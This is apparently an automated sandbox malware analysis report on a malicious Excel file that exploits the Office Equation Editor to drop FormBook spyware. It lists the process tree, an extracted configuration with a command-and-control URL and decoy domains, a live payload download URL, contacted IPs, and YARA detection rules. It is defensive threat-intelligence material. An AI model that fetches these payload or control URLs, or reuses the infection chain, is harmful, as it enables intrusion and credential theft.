ID: 432595
Sample Name: Letter 1019.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:23:24
Date: 10/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Letter 1019.xlsx

Overview


General Information

Sample Name:	Letter 1019.xlsx
Analysis ID:	432595
MD5:	e781a9517fe291b.
SHA1:	01e1b2d2df156df..
SHA256:	2d4f498ee8c4134.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- .NET source code contains potentia…
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2404 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2676 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2792 cmdline: 'C:\Users\Public\vbc.exe' MD5: 15D907E7D9F8286E5053796C9D78FCEC)
    - vbc.exe (PID: 2440 cmdline: C:\Users\Public\vbc.exe MD5: 15D907E7D9F8286E5053796C9D78FCEC)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - ipconfig.exe (PID: 3036 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: CABB20E171770FF64614A54C1F31C033)
          - cmd.exe (PID: 1688 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dmgt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaid.net",
    "thesoulrevitalist.com",
    "swayam-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2208251364.0000000000530000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2208251364.0000000000530000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2208251364.0000000000530000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000000.2199605074.0000000002945000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000000.2199605074.0000000002945000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x5685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x5171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x5787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x58ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x43ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xb81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.35eb4f8.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
4.2.vbc.exe.35eb4f8.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x10aa68:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x10adf2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x131c88:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x132012:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x116b05:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13dd25:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1165f1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13d811:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x116c07:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13de27:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x116d7f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x13df9f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x10b80a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x132a2a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11586c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x13ca8c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x10c582:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1337a2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x11bbf7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x142e17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x11cc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 10 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Inse Netv Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamı Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Letter 1019.xlsx	26%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe	15%	ReversingLabs	ByteCode-MSIL.Spyware.Negasteal	
C:\Users\Public\vbc.exe	15%	ReversingLabs	ByteCode-MSIL.Spyware.Negasteal	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.myfavbutik.com	2%	Virustotal		Browse
www.69-1hn7uc.net	1%	Virustotal		Browse
www.defenestration.world	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.69-1hn7uc.net/p2io/?9rx=V9Q6YNEpmTTku3594j8RVRt0udPCykKEN/raiLh+TizfOzW/z4mr+TojY495qvgWXqOzag==&1bPx7=ifrhEpc0Hv8pf4	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://18.140.1.169/ggs/doc.exe	100%	Avira URL Cloud	malware	
http://www.myfavbutik.com/p2io/?9rx=dKp6rERGX1oMTEkAtHZ5ksFEU2G9ncFkpMVxqDe1xbP28bbT8N8SqGfKoZnot7fJ59eAsw==&1bPx7=ifrhEpc0Hv8pf4	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.myfavbutik.com	172.67.161.4	true	true	• 2%, Virustotal, Browse	unknown
www.69-1hn7uc.net	163.43.122.104	true	true	• 1%, Virustotal, Browse	unknown
www.defenestration.world	99.83.154.118	true	true	• 2%, Virustotal, Browse	unknown
www.tricqr.com	unknown	unknown	true		unknown
www.buylocalclub.info	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.adultpeace.com/p2io/	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.69-1hn7uc.net/p2io/?9rx=V9Q6YNEpmTTku3594j8RVRt0udPCykKEN/raiLh+TizfOzW/z4mr+TojY495qvgWXqOzag==&1bPx7=ifrhEpc0Hv8pf4	true	• Avira URL Cloud: safe	unknown
http://18.140.1.169/ggs/doc.exe	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.myfavbutik.com/p2io/?9rx=dKp6rERGX1oMTEkAtHZ5ksFEU2G9ncFkpMVxqDe1xbP28bbT8N8SqGfKoZnot7fJ59eAsw==&1bPx7=ifrhEpc0Hv8pf4	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
163.43.122.104	www.69-1hn7uc.net	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
99.83.154.118	www.defenestration.world	United States		16509	AMAZON-02US	true
18.140.1.169	unknown	United States		16509	AMAZON-02US	true
172.67.161.4	www.myfavbutik.com	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	432595
Start date:	10.06.2021
Start time:	15:23:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Letter 1019.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/17@5/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 26% (good quality ratio 24.3%) • Quality average: 77.2% • Quality standard deviation: 29.2%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:24:12	API Interceptor	66x Sleep call for process: EQNEDT32.EXE modified
15:24:15	API Interceptor	61x Sleep call for process: vbc.exe modified
15:24:38	API Interceptor	230x Sleep call for process: ipconfig.exe modified
15:25:31	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

